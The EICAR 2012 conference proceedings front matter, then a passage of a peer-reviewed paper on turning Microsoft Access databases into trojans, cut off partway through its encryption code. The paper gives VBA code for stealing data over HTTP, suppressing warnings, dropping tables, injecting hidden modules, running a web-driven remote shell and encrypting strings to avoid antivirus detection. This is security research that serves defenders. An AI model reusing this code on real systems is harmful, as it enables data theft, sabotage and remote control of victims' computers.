



**Proceedings of the
21st Annual EICAR Conference**
*"Cyber attacks" – myths and reality in contemporary
context*

Edited by
Eric Filiol

*Laboratoire de Virologie et de cryptologie opérationnelles, Ecole
Supérieure en Informatique, Electronique et Automatique, Laval, France*

- Lisbon, Portugal -
May 5th – 8th, 2012

Preface

EICAR 2012 is the 21st Annual EICAR Conference. This Conference (held from May 5th to May 8th, 2012) at the Marriott Hotel in Lisbon, Portugal brings together experts from industry, government, military, law enforcement, academia, research and end-users to examine and discuss new research, development and commercialisation in anti-virus, malware, computer and network security and e-forensics.

For 21 years, EICAR has had an independent and proactive activity in the field of computer anti-virus (malware) and computer security. The Year 2012 marks the beginning of the third decade of EICAR existence which de facto is the oldest scientific event in the world related to computer virology and anti-malware technologies. Many things have been achieved during the 20 first years, sometimes with difficulty but always with openness and sincerity. This new decade is about to change the face of the anti-malware offer and technologies and therefore is very promising. While the EICAR conference traditionally covers all aspects of malicious code and the development of "anti" measures, the EICAR conference 2012 intends to go on topics and concepts addressed during the 20th edition, essentially due to the fact that the number of issues around the cyber dimension is exploding and has become now a major concern. In a (ever)growing world of poor communication, misunderstanding, hype and commercial driven interest, it is still critical to realign stakeholders and in particular scientific research and commercial product vendors. It is about time to assess what are real threats and what are myths in the non-transparent world of computer malware and the computer anti-malware. And to put end users at the centre of the debate.

The continuing success of EICAR still bears witness to the recognition amongst participants of the importance and benefit of encouraging interaction and collaboration between industry and academic experts from within the public and private sectors. As digital technologies become ever-more pervasive in society and reliance on digital information grows, the need for better integrated socio-technical solutions has become even more challenging and important.

EICAR 2012 has again seen a significant increase in the quantity of papers. The program committee was particularly pleased with increased interest amongst students. This made the conference committee's task of paper acceptance hard but enjoyable. To maximise interaction and collaboration amongst participants, two types of conference submissions were invited and subsequently selected – industry and research/academic papers. These papers were then organised according to topic area to ensure a strong mix of academic and industry papers in each session of the conference.

The selection procedure of industry papers (two-step process with two reviewers) adopted three years ago proved to be an excellent choice. This has encouraged companies to submit technical papers of very good quality that can easily compete in quality and relevance of purely academic publications. As proof and as a matter-of-fact, the *Best Student Paper Award* was awarded this year to two *ex aequo* papers since the very high quality of both papers did not make possible to select only one. This is the clear proof that the succession is now ready and that new promising student are ready to face forthcoming challenges. The EICAR scientific committee is particularly proud to have been able to promote this trend. But the main interesting point lies in the fact that more than previously, industry is going to increase the technical level of his contribution rather to consider more popular or marketing aspects of computer virology. This is a strong hope to see industry working more closely with academic researchers for a better future against malware.

Research academic papers presented in these proceedings were selected after a rigorous blind review process organised by the program committee. Each submitted paper was reviewed by at least

four members of the program committee. As for EICAR 2012, the acceptance rate has been slightly less than 22 %. The quality of accepted papers was excellent and the organising committee is proud to announce that authors of several papers have already been invited to submit revised manuscripts for publication in a number of major research journals.

From the papers submitted and accepted for this year's conference there is strong evidence to support the view that the EICAR conference is growing in its international reputation as a forum for the sharing of information, insights and knowledge both in its traditional domains of malware and computer viruses and also increasingly in critical infrastructure protection, intrusion detection and prevention and legal, privacy and social issues related to computer security and e-forensics. EICAR is now the European Expert Group for IT-Security not only according to its new corporate image, but also according to the content of the EICAR 2012 conference.

For the latter, the role of EICAR is vital. At a critical time when nation states face an ever growing threat of cyber attacks, cyber warfare and cyber crime, the status of EICAR backbone and independence become property values and security for the nation states and citizens who comprise them. At a time when the latter are concerned about the developments made by the leaders in the field of state security - especially with the use of viral techniques for police and military missions, thus jeopardizing citizens' rights for privacy - the role of EICAR is more than fundamental. But he cannot legitimately exist without the support of all actors: industry, states, citizens...

Eric Filiol – EICAR 2012 Program Chair and Editor

Email: [filiol@esiea.fr], [dirscience@eicar.org]

Program Committee

We are grateful to the following distinguished researchers and/or practitioners (listed alphabetically) who had the difficult task of reviewing and selecting the papers for the conference:

Fred Arbogast	CSRRT-LU, Luxembourg
Assist. Professor John Aycock	Department of Computer Science, University of Calgary, Canada
David Bénichou	Department of Justice, France
Ralf Benzmueller	G-Data Software, Germany
Dr Vlasti Broucek	School of Information Systems, University of Tasmania, Australia
Andreas Clementi	AV-Comparatives e.V., Austria
Dr Werner Degenhardt	LMU Universität München, Germany
Ing. Michel Dubois	French DoD & ESIEA, France
Professor Eric Filiol (Program Chair)	Laboratoire de Virologie et de cryptologie opérationnelles, ESIEA, France
Professor Richard Ford	Florida Institute of Technology, USA
Professor Nikolaus Forgo	Leibniz Universität Hannover, Germany
Dr Steven Furnell	University of Plymouth, UK
Dr Sandro Gaycken	FU-Berlin, Germany
Dr Vincent Guyot	ESIEA, France
David Harley	ESET LLC, UK
Dr Grégoire Jacob	UCSB, USA
Professor William (Bill) Hafner	Nova Southeastern University, USA
Dr Sylvia Kierkegaard	President of International Association of IT lawyers and Editor-in-Chief, JICLT, IJPL, Denmark
Dr Thorsten Holz	Ruhr Universität, Bochum, Germany
Professor Christopher Kruegel	UCSB, USA
Ing. Patrick Legand	Xirius Informatique, France
Dr Ferenc Leitold	Veszprog Ltd, Hungary
Professor Grant Malcolm	University of Liverpool, UK
Dr Lysa Myers	West Coast Labs, USA
Professor Yves Pouillet	Centre de Recherches Informatique et Droit (CRID), Facultés Universitaires Notre-Dame de la Paix, Namur, Belgium
Professor Gerald Quirchmayr	University of Vienna, Austria
Professor Mark Stamp	University of South Australia, Australia
Mag. Dr. Walter Seböck	San Jose State University, USA
Dr Peter Stelzhammer	Donau Universität, Krems, Austria
Phil Teuwen	AV-Comparatives, Germany
Sébastien Tricaud	NXP Semiconductors, Belgium
Professor Paul Turner	Honeynet project CTO, France
Dr Stefano Zanero	University of Tasmania, Australia
	Politecnico di Milano, Italy

Eric Filiol Editor

Copyright © 2012 EICAR e.V.

All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form, or by any means, electronic, mechanical, photocopying, recording or otherwise, without prior permission from the publishers.

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of product liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

Copyright © Authors, 2012.

For author/s of individual papers contained in these proceedings - The author/s grant a non-exclusive license to EICAR to publish their papers in full in the Conference Proceedings. This licence extends to publication on the World Wide Web (including mirror sites), on CD-ROM, and, in printed form.

The author/s also grant assign EICAR a non-exclusive license to use their papers for personal use provided that the paper is used in full and this copyright statement is reproduced as follows:

- Permissions and fees are waived for up to 5 photocopies of individual articles for non-profit class-room or placement on library reserve by instructors and non-profit educational institutions.
- Permissions and fees are waived for authors who wish to reproduce their own material for non-commercial personal use. The authors are also permitted to put this copyrighted version of their paper as published herein up on their personal Web-pages.

The quotation of registered names, trade names, trade marks, etc in this publication does not imply, even in the absence of a specific statement, that such names are exempt from laws and regulations protecting trade marks, etc. and therefore free for general use.

While the advice and information in these proceedings are believed to be true and accurate at the date of going to press, neither the authors nor editors or publisher accept any errors or omissions that may be made. The publisher makes no warranty, express or implied, with respect to the material contained herein.

Contents

EICAR Chairman Foreword	9
<i>Rainer Fahs</i>	

Academic (peer-reviewed) Papers

Access on You	13
<i>Baptiste David (ESIEA, France) – Dorian Larget (ESIEA, France) and Thibaut Scherrer (ESIEA, France)</i>	
Best Student Paper Award (Ex Aequo)	
<i>In Situ</i> Reuse of Logically Extracted Functional Components	33
<i>Craig Miles (University of Louisiana, USA) – Arun Lakhota (University of Louisiana, USA) – Andrew Walenstein (University of Louisiana, USA)</i>	
Best Student Paper Award (Ex Aequo)	
Dronezilla – Automated Behavioural Analysis and Testing Framework	59
<i>Mihai Cimpoesu (UAIC, IASI, Romania) – Claudiu Popa (UAIC, IASI, Romania)</i>	
Technical, Legal and Ethical Dilemmas: Distinguishing Risks from Malware and Cyber-attacks Tools in the Age of ‘Cloud Computing’	71
<i>Vlasti Broucek (University of Tasmania, Australia) – Paul Turner (University of Tasmania, Australia)</i>	
A Practical Approach on Clustering Malicious PDF Documents	81
<i>Razvan Benchea (BitDefender Romania) – Cristina Vatamanu (BitDefender, Romania) – Dragos Gavrilut (BitDefender, Romania)</i>	
Assessment of Automated Freeware C++ Source Code Analyzers	97
<i>Olli-Pekka Pyykkö (Tampere University of Technology, Finland) – Noora Ripatti (Tampere University of Technology, Finland) – Marko Helenius (Tampere University of Technology, Finland)</i>	
What’s in a Name...Generator?	119
<i>John Aycock (University of Calgary, Canada)</i>	
Reducing the Window of Opportunity for Android Malware	131
<i>Axelle Apvrille (Fortinet, France) – Tim Strazzere (Lookout Mobile Security, USA)</i>	
Towards Metrics for Cyber Resilience	151
<i>Richard Ford (Florida Institute of Technology, USA) – Marco Carvalho (Florida Institute of Technology, USA) – Liam Mayron (Florida Institute of Technology, USA) – Matt Bishop (University of California at Davis, USA)</i>	

Industry Papers

Mobile Devices Attacks	163
<i>Itshak Carmona (HCL Technologies Ltd., Israël) – Alex Polischuk (HCL Technologies Ltd., Israël)</i>	

Static Analysis and Generic Detection of Android Malware.....	175
<i>Taras Malivanchuk (HCL Technologies Ltd., Israël)</i>	
PIN Holes: Numeric Passcodes and Mnemonic Strategies.....	185
<i>David Harley (ESET Llc, UK)</i>	
After AMTSO: A Funny Thing Happened on The Way To The Forum	201
<i>David Harley (ESET Llc, UK)</i>	
Anti-virtual Machines and Emulations	213
<i>Anoirel S. Issa (Symantc, UK)</i>	
Authors Index.....	225

EICAR 2012 Conference Proceedings

Preface by Rainer Fahs, Chairman of the Board

While the EICAR conference 2011, held at the Krems University in Austria was dominated by the “buzzword” Cyber War, the 2012 EICAR conference, the 21st one is focusing on

“Cyber Attacks” – Myths and Reality in Contemporary Context”

The recent past brought a considerable shift to the underground world of creators of malicious code; a swing from the thrill-seeking geek striving for fame or glory to the professional culprit seeking a way to capitalise on the deficiency of the technology and its underlying methodologies and, even more importantly, the inadequate expertise of the average user, for personal monetary gain. Even worse, the professional, state sponsored or employed Cyber Warrior treating the INTERNET as the battlefield of modern information society.

Unfortunately, after more than 20 years of AV industry, the products and underlying methodologies are still very much the same with their inherent inefficiency and non-ability to really counter the spectrum they are aiming at.

The new contemporary threat scenario calls for an adaption of the technology and the defence methodologies. What is needed is a fundamental review of the contemporary threat scenario and a constant dynamic assessment on vulnerabilities of modern technology – in short, we need innovation.

Within the past years the AV industry diligently updated their products in response to the changes of the computing environment and the changing variation of malicious code. However, improvements were always reactive in response of either changes in technology or changes in the types and differences in distributing of malicious code. These reactive adaptations are not really innovations. At best one could consider them as sustaining innovations, patching the product without threatening the business.

But today’s environment, sometimes referred to as “Cyber Space” needs more. It is simply not enough that even some of the AV vendors are admitting that their products are insufficient. If we don’t want to lose the battle against the malicious or criminal intent we have to rethink the issues and have to go a step further.

If sustaining innovations are not sufficient, maybe the time has come for disruptive innovations emanating from independent research dealing with the issue in a scientific approach. However, scientific research alone would not bring a change. Even if scientific research would provide the baseline for some disruptive innovations, we still need to have a more holistic approach on the implementation of new innovations.

The EICAR conference 2012 has therefore invited papers to address some of the burning issues:

- What will be the new forms of threats (malware)?
- What are the issues with current and future anti-malware techniques and products?
- Is the current industry driven approach to AV still the right one?

- Are governments required to be more proactive?
- Are new tools and/or regulations required?
- Does Law Enforcement need to use malware in an offensive way?
- Do we need “Threat – Levels” and respective continuation plans?
- What is the actual “Threat – Level” for the end user?
- What are the vulnerabilities against threats?
- How can the end user assess his risk?
- How do companies assess their risks?
- How do we manage IT and the associated risks?

The proceedings in this book reflect most of the discussions at the conference and, in addition the scientific papers are addressing more of the technical issues currently at stake. I would like to express my thanks and appreciations to all those who have contributed to make the EICAR conference 201 a recognised event throughout the world.

Rainer Fahs
EICAR
Chairman of the Board

*"Our minds are essential too lazy to seek out new lines of thought when old ones could serve."
(Schumpeter)*



EICAR 2012
Academic (peer-reviewed) Papers

Access to you

DAVID Baptiste, LARGET Dorian, SCHERRER Thibaut

$(C + V)^O$ & ESIEA-LAVAL

About Author(s)

Baptiste DAVID is a researcher inside the Operational Cryptology and Virology Lab at ESIEA in France. He is also engineer student in Computer Science, Electronics and Robotics. His research interests are computer security, computer virology, cryptography, algorithms, programming languages, law and mathematics. He has already participated in several international conferences such as iAWACS2010, Malcon2010, Club-Hack2010, Malcon2011... Friendly and convivial, he likes also good wine and good food.

Dorian LARGET is a researcher inside the Operational Cryptology and Virology Lab at ESIEA in France. He is also engineer student who is interested in computer security, computer virology, programming and mathematics.

Thibaut SCHERRER is a researcher inside the Operational Cryptology and Virology Lab at ESIEA in France. He is also engineer student who is interested in computer security, computer virology, programming and mathematics.

To contact the authors: $(C + V)^O$ Laboratoire de virologie et de cryptologie opérationnelles ESIEA, 38 rue des Docteurs Calmette et Guérin, 53000 Laval, France, phone +33 – 681 – 494 – 167, blog : <http://cvo-lab.blogspot.fr/>, emails list: baptiste.david@et.esiea-ouest.fr, dorian.larget@et.esiea-ouest.fr, thibaut.scherrer@et.esiea-ouest.fr

Keywords

Microsoft Access 2010, Hijack, Macros Virus, SMEs, VBA, Trojan, Economic intelligence.

Access to you

Abstract

Nowadays, more and more companies have to use databases in which they store their essential or confidential data for the society like client lists, product specifications, stock situations, etc.. Such pieces of data are the heart of a company and have to be protected. In fact, in the context of economic intelligence, getting such information is quite interesting for competitors who want to know how rival companies work for example. Databases need software to be managed. There is a variety of software, called DBMS¹, which is able to manage database like MySQL, Oracle Database, Microsoft Access, etc... This paper will focus on Microsoft Access 2010 64 bits which is part of the Microsoft Office 2010 suite.

Microsoft Access is currently used by SMEs² who have subcontracted the creation of their database to specialized companies. SMEs represent a huge part of the economic area and could be an interesting target because of the large range of activities it gather.

This paper which is quite technical, aims to show how an attacker hijack an Access database in order to steal information or to perform malicious actions on the targeted computer. It deals with macro-viruses, still present after many years, and give then the possibility to use them to insert major security vulnerabilities into the Access database.

Introduction

Microsoft Access came out in 1992 with the Microsoft Office suite in which it was quite successful, particularly with the *Microsoft Office Access 2007* version and the more recent which is the *Microsoft Access 2010* version. It is the Microsoft tool for database management. Nowadays, Microsoft has about 15% to 20% of the market shares of DBMS. The advantages of this software with regards to the other competitors are to allow the users to easily manage a small or medium database. Access is relatively easy to learn, particularly through the deployment of a very intuitive graphical user interface. The databases developed with Microsoft Access are widely used for the management of SME for internal needs (inventory management, payroll, customer management, etc ...) or external use (web sites, marketing, ...).

An Access developed database is divided into two parts : the tables which contain data and the forms. In Microsoft Access, a form is an interface which enables the user to interact with the database. It comports components like text fields, buttons, labels or other ActiveX components (web browser, file browser, video player, etc...). It is used to write data into the database or to execute SQL requests and to display results. Forms are completely customizable by the developer.

Like all other software available in the Microsoft Office suite, Access enables users to customize the content by using macros or VBA³ code in order to schedule some tasks. Generally, in Microsoft Office, macros can be similar to VBA. But, "*In Access, the term "macro" refers to a named collection of macro actions that you can assemble by using the Macro Builder. Access macro actions represent only a subset of the commands available in VBA.*"[1]. In fact, macros and VBA code are the heart of the database because, without it, the database would remain passive. It is the major difference with the others software of the Microsoft Office suite. If people have a Word document with macros, these macros can be deactivated and the document is still legible. In Access you can also prevent the use of macros but this action disables all the features of the database. Access uses its own compiler and interpreter for the VBA code and they are included in the Access application [2].

¹DBMS: Database Management System.

²SME: Small and medium enterprises.

³Visual Basic for Application : Visual Basic optimized for Microsoft Office.

Since Microsoft Access 2007, two major formats can be differentiated : the **.accdb** (Access Database) format and the **.accde** (Access Encrypted Database) format. They are the new version of the former **.mdb** (Microsoft Database) and **.mde** (Microsoft Encrypted Database) formats. The .accdb format can be assimilated as a development mode, even if the database is already operational. In fact, in accdb mode, the database is fully customizable. It means that forms, tables, macros can be read and modified. In this mode, forms and table are bound. The .accde format can be assimilated as a deployment mode. "An .accde file is a "locked-down" version of the original .accdb file. If the .accdb file contains any VBA code, only the compiled code is included in the .accde file. As a result, the VBA code cannot be viewed or modified by the user. Also, users working with .accde files cannot make design changes to forms or reports." [3]

The attack is pretty special to achieve. The main idea is to use malicious features, in the middle of Microsoft Access, which are hidden from the user's eyes. One of the desired effect is to steal information to potential users. We can also imagine actions able to stop their activities through sabotage actions on data or on computer. The idea of such a project is not really new. For example we can quote the development of an Israeli companies made trojan several years ago inside some professional software[4].

In the context of economic intelligence, we can imagine the followings scenarios. First, in the case of a .accdb database, an employee who has reasons to be angry with his or her employer can just use a USB key to paste VBA code into the Visual Basic Editor incorporated into Access and link the code to the database simply with a button within a form. A second case can be a society specializing in creating Access database. The subversive side of this business would be to introduce malicious features during the development of the database. On the same idea, we can imagine a corrupted developer who injects his or her own malicious code into the middle of the project. If there are security leaks during the final product control, such a scenario is plausible.

The paper is organized as follows. To begin with, we summarize the Access 2010 security policy. Then, in the first part, we will present how to perform malicious actions specific to database systems like stealing data or updating the database with SQL query. In the second part, we will explain that the VBA specifications enable us to take control of the targeted computer with a remote shell and to run encrypted code stored in the database file. In the third part, we will explain how to perform advanced actions like interacting with other Microsoft Office applications (e.g. Microsoft Outlook as well as the I Love You worm), how to do multi-threading (for a key logger for example) and how to get information about the targeted computer.

Access 2010 security policy

Since Access 2007, the security is managed with the TRUST CENTER. It is a dialog box that allows the user to set and change security settings. In the TRUST CENTER, the user can create or change TRUSTED LOCATION. TRUSTED LOCATIONS are folders on the computer which contain databases that are sure. In fact, when the user opens a database that are not stored into a trusted location and that contains active content like macros, Microsoft Access displays a security warning message to inform the user about this active content. When this message occurs, the active content is disabled. But if the database is stored into a trusted location, there is no message and the active content is allowed to run. A trusted location can be a folder or a network.[5]

A part of the Microsoft Access Security, like the setting of Trusted Locations, is managed in the Windows' Registry. As described in another article [6], Microsoft Access generates a default directory where the location is approved. The location of this trusted directory is described by the registry key:

```
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Access\Security\Trusted Locations\
Location2.
```

In this folder we find several sub keys, each contains two keys with the trusted location and another for a textual description. Under the 2010 version of Microsoft Access, the default trusted location is:

```
C:\Program Files\Microsoft Office\Office14\ACCWIZ\.
```

Similarly, outside the trusted locations, there is the “allowed documents” which can be executed outside of the trusted location. The registry keys which manage these documents are stored in:

```
HKEY_CURRENT_USER\Software\backslash Microsoft\Office\14.0\Access\Security\
Trusted Documents\TrustRecords.
```

As the keys are stored in HKEY_CURRENT_USER, they can be edited with the user's rights.

About the user-level security: *“Access 2010 does not support user-level security for databases that are created in the new file format (.accdb and .accde files). However, if you open a database from an earlier version of Access in Access 2010 and that database has user-level security applied, those settings will still function”* but *“If you convert a database from an earlier version of Access with user-level security to the new file format, Access strips out all security settings automatically, and the rules for securing an .accdb or .accde file apply.”* [5]

Microsoft explains that it is to *“help keep your data secure, allow only trusted users to access your database file or associated user-level security files by using Windows file system permissions.”* [5]

To use Microsoft Access in a local network you must simply “split” the database into two parts. One part contains all the forms and the other part contains the tables. You need to write the file containing the tables in a public folder on the network. All users can access and modify the tables.

In Microsoft Access, the SQL⁴ queries are managed by the Microsoft Jet's SQL interpreter. Like macros and VBA code, SQL queries are considered as unsafe because they insert, delete or change data. It means that they are disabled if the database is untrusted.

The Microsoft Access 2010 improvements in terms of security consist in a great improvement in the encryption technology so that an unauthorized user cannot open the database file. Nevertheless, the absence of some security features present in the previous versions and some old features (like registry keys which have never been changed) show some potential weaknesses in Microsoft Access.

⁴SQL: Structural Query Language.

Summary of the features available in the different file formats

With regards to the functionalities we will present, it is interesting to know in which context and under which limitations these actions can be performed. We distinguish the case of the accde mode and the one with the accdb mode where we consider the possibility whether there is a password on the code or not. The TABLE. 1 summarizes the situation.

Functionalities	ACCDB		ACCDE
	Without Password	With Password	
Register (Read/Write)	Yes	Yes	Yes
Access to the process	Yes	Yes	Yes
Mail Access (Read/Write/Contacts)	Yes	Yes	Yes
Access to IE7 Passwords	Yes	Yes	Yes
Use of Pipe	Yes	Yes	Yes
Access to files - including itself (Read/Write)	Yes	Yes	Yes
Access to the network	Yes	Yes	Yes
Computer Identification	Yes	Yes	Yes
Multi-Threading	Yes	Yes	Yes
Keylogger	Yes	Yes	Yes
Run VBA Code by creating modules	Yes	No	No
Code obfuscation	Yes	/	/
Polymorphism of the code	Yes	Yes	Yes
Update of the database	Yes	Depends	Yes
Execute SQL queries	Yes	Yes	Yes
Execution of the "DROP *" query	No	No	Yes

Table 1: Comparative table which explains what VBA functions are available or restricted.

Implementation of the attack

Extraction of data from the database

The original idea in the design of the attack was to extract data from the database and to transmit it to a web server. One of the possibles moments to steal the information from the database is when it is registered into the base. To do so, the save/submission button is hijacked to ensure that it not only saves the data but also sends it to us. The transmission of this data onto the server can be done via HTTP requests for example. Of course, in such a situation, we must know if there is an internet connection or not. In the case where an internet connection exists, the transmission is done directly via HTTP requests. In the case where there is no connection, data are temporarily stored in a file on the disk (enciphered and hidden on the file system) and it we will try to resend it when the database is re-opened with an internet connexion. Such a protocol is described on (FIGURE. 1).




Figure 1: Protocol for the sending or the storage of data.

The call of the wire-tapping function can be done by using an event on the forms. In fact, when the developers create the forms, they can bind event to objects because VBA is an event-oriented language. The following tab lists all the events which can be used.

On Click
On Got Focus
On Lost Focus
On Dbl Click
On Mouse Down
On Mouse Up
On Mouse Move
On Key Down
On Key Up
On Key Press
On Enter
On Exit

Table 2: List of the events available in object properties.

Those events enable the developers to call macro with some pre configured functions. The TABLE. 3 lists the different actions available in the macro editor.

For example, in the case of the save/submission button, we just have to add an RUNCODE macro in the **On Click** event. Then, whenever the user clicks on the button, our function is called.

Taking control over the database

We previously used a HTTP request to send data towards a web server. But this request can also return an answer from the server. Then this answer can be interpreted to launch different actions.

In Microsoft Access, SQL query can be called very easily from VBA code with the following command :

```
1 DoCmd.RunSQL order
```

where the order is a string which contains the SQL query that you want to achieve. This string can be received from the server via the answer of the HTTP request.

Issues with respect to the execution of SQL queries and possible solutions.

First, the execution of dangerous SQL queries generates a warning that goes against our desire for the malicious action to be discrete. For example, Access displays the following message when we try to remove a table from the database (call of the DROP * query).

Comment	ExportWithFormating	PrintPreview	SelectObject
Group	FindNextRecord	QuitAccess	SetDisplayedCategories
If	FindRecord	Redo	SetFilter
SubMacro	GotoControl	Refresh	SetLocalVar
AddContactFromOutlook	GotoPage	RefreshRecord	SetMenuItem
AddMenu	GotoRecord	Remove AllTempVar	SetOrderBy
ApplyFilter	LockNavigationPane	RemoveFilterSort	SetProperty
Beep	MaximizeWindow	RemoveTempVar	SetTempVar
BrowsTo	MessageBox	RepaintObject	ShowAllRecords
CancelEvent	MinimizeWindow	Requery	SingleStep
ClearMacroError	MoveAndSizeWindow	RestoreWindow	StartNewWorkflow
CloseDataBase	NavigateTo	RunCode	StopAllMacros
CloseWindow	OnError	RunDataMacro	StopMacro
CollectDataViaEmail	OpenForm	RunMacro	UndoRecord
DeleteRecord	OpenQuery	RunMenuCommand	WordMailMerge
DisplayHourglassPointer	OpenReport	SaveAsOutlookContact	WorkflowTasks
EditListItems	OpenTable	SaveRecord	
EmaulsDatabasaObject	PrintObject	SearchForRecord	

Table 3: List of the actions available in the macro editor.




Figure 2: Warning message displayed because of the SQL query.

Nevertheless, this warning is quickly bypassed by the command :

```
1 DoCmd.SetWarning False
```

Disabling alert messages means that we prevent any warning of such messages.

Another problem is that the user cannot remove a table if it is opened or if the form bound to this table is opened. If he or she tries it, an error occurs. To prevent this error, we have to develop a function able to scroll through the table list and the form list to close those which are open. The only form which cannot be closed is the current form which executes the code. This function is described below :

```
1 DoCmd.Close acTable, location 'Close all the tables
2 Do While Forms.Count
3   DoCmd.Close acForm, Forms(0).Name ' Close the form
```

4 Loop

In fact, this error occurs differently if you work with an accdb or an accde database. In accde mode, forms are not bound to the tables. It means that you can drop a table even if its form is still open. Then, you can drop all the database's tables. In accdb mode, tables are bound to forms. It means that you have to close all the forms so that you can drop the table. But the form from which the code is executed cannot be closed and its bound table cannot be drop. A solution can be to update this table full of zeros.

Insertion of viral code into the database

A VBA developed application is divided into several modules. A module is like a sheet on which the code is written. Adding a new module on the fly needs a total access to the code. It means that it is only available in accdb mode without any password protecting the code.

The following code enables the creation of a new module.

```

1 Function CreateStandartModule(ByVal order As String)
2
3   Dim mdl As Module, nblines As Long, i As Long
4   VBE.ActiveVBProject.VBComponents.Add(1)
5   i = 1
6   On Error GoTo suite
7   Do ' find a new free module number
8       mdl = Application.Modules("Module" & i)
9       i = i + 1
10  Loop
11
12 suite:
13  VBE.ActiveVBProject.VBComponents("Module" & (i - 1)).Name = "MyNewModule" ' Rename the
14  module as MyNewModule
15  mdl = Application.Modules("MyNewModule") ' Write on the new module
16  nblines = mdl.CountOfLines ' Allow to write into a nonempty module (the number of
17  already written lines is counted).
18  mdl.InsertLines(nblines + 1, order) ' The code taken as argument is writing into the
19  module.
20  mdl = Nothing
21  DoCmd.SetWarnings(False)
22  DoCmd.Save(acModule, "MyNewModule") ' Save the module.
23  Call Module1.execute_new_module() ' Call the module execution function.
24 End Function

```

code/module-creation.vb

In this function, the "order" string contains the VBA code which we want to run. This code can be strongly obfuscated to be totally illegible. Because we want our action to be discrete, this module can be erased later by the following code :

```

1 Function DeleteModule()
2   DoCmd.DeleteObject acModule, "MyNewModule"
3 End Function

```

Advanced attack features

Performing a remote shell

One of the advantages offered by the VBA code with Access is the use of functions which allow us to call some windows' system commands from the database. This feature can allow us to create a mini-remote shell driven from the web. The easiest way to develop these system calls is to use the SHELL functions. The following function can be an illustration of such a process:

```

1 Sub RemoteShell()
2 Dim order As String
3 order = Form_Missions.vcHTTP.POST("http://localhost/BD/shell.html", "")
4 ordre = "cmd.exe /c " & order
5 Shell (ordre)
6 End Function

```

One of the main difficulties in achieving the remote shell is in navigating between various directories of the system. Fortunately for us, the VBA code offers us a list of functions which make the navigation easier. When receiving commands to run, if the orders received match the features offered by VBA (chdir, mkdir, ...) it performs these functions in place of the Shell commands. The TABLE 4 describes a non-exhaustive list of possible commands provided by VBA.

Function	Description
DIR, Dir[(pathname[, attributes])]	Return the current directory content
ChDrive	Change the drive (C:, D:, etc...)
ChDir	Change the current directory
CurDir	Return the name of the current directory
Kill	Delete a file
MkDir	Create a directory
RmDir	Remove a directory

Table 4: Non-exhaustive list of function available with VBA.

Encrypted code execution

In .ACCDE mode we can no longer edit the code. We need to think about a clever way to use this property. In fact, it would be useful to edit the compiled code directly into the .ACCDE file in order to run some parts of the encrypted code. These parts of code are then deciphered, executed, and re-encrypted at each call of the function. An example of the possible use of such features is the camouflage of the EICAR string [7]. The encryption of this string can be used to hide it and prevent its detection. The new encrypted string, unknown *a priori* of any anti-virus, can be inserted serenely in our database. While we read the string and decrypt it, everything which happens is in the computer memory. There is little risk of detection. In addition, the EICAR string - once decrypted - will be stored in the memory too. Finally, after dealing with the decrypted data, we re-encrypt the string with a different key (a different key for each call in order to prevent our database being detected by its signature because the encrypted string could be considered as a possible signature if the key was fixed).

In this section we are going to explain how to store encrypted variables in the database code and how to exploit this encrypted data.

Enter encrypted data into the database

Before using the encrypted variables, they must be included in the database. A simple way to do it is to create a function that contains only two variables. In our case, these variables are the string to be encrypted and the encryption key with which the string will be encrypted. When we write them into a module of code after having compiled the database, the variables are saved in Access. This method is simple and it allows us to not deal with the data and the database file header. The original function of the storage can be done as following:

```

1 Sub storage()
2 Dim itisamsgstr As String
3 Dim itisakeystr As String
4 itisamsgstr = "<msg>X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*</msg>"
5 itisakeystr = "<key>thisisacipheringkeythisisacipheringkeythisisacipheringkeythisisaciphe</key>"
6 End Sub

```

All we have to do is to encrypt the content of these variables directly into the database file. To do that, we need to locate the two variables in our "storage" function. To find them more easily, we have put two tags (<msg> </msg> and <key> </key>) at the beginning and the end of each string. Now, we just have to write a SEARCH function to find these tags in the compiled code of the database.

```

1 Function seek(ByVal str() As String, ByVal balise As String, ByVal start As Long)
2     Dim strseek() As Integer
3     Dim a As Integer
4     Dim msg_len As Long
5     Dim k As Long
6     Dim position As Long
7     Dim i As Long
8     Dim len As Integer
9     msg_len = UBound(str)
10    a = 0
11    position = start
12    len = Len(balise)
13    ReDim strseek(0 To len)
14    For i = 1 To len
15        strseek(i - 1) = Asc(Mid(balise, i, 1)) ' the balise is converted into an array of
16        char
17    Next i
18    For i = start To UBound(str)
19        If Asc(str(i)) = strseek(a) Then
20            For k = i To i + 2 * (len - 1) Step 2
21                If Asc(str(k)) <> strseek(a) Then
22                    a = 0
23                    GoTo fail
24                End If
25                a = a + 1
26            Next k
27            GoTo succes
28        End If
29 fail:
30    position = position + 1
31    Next i
32 succes:
33    seek = position
34 End Function

```

code/seek.vb

Once the variables have been found, we have to encrypt them. The encryption function takes as arguments the message which must be encrypted and an encryption key. The encryption algorithm presented here is quite simple and takes a key which is as long as the message to be encrypted.

```

1 Function crypte(ByVal msg As String, ByVal msg_begining As Long, ByVal key_begining As Long,
2   ByVal len As Integer)
3   Dim a As Integer
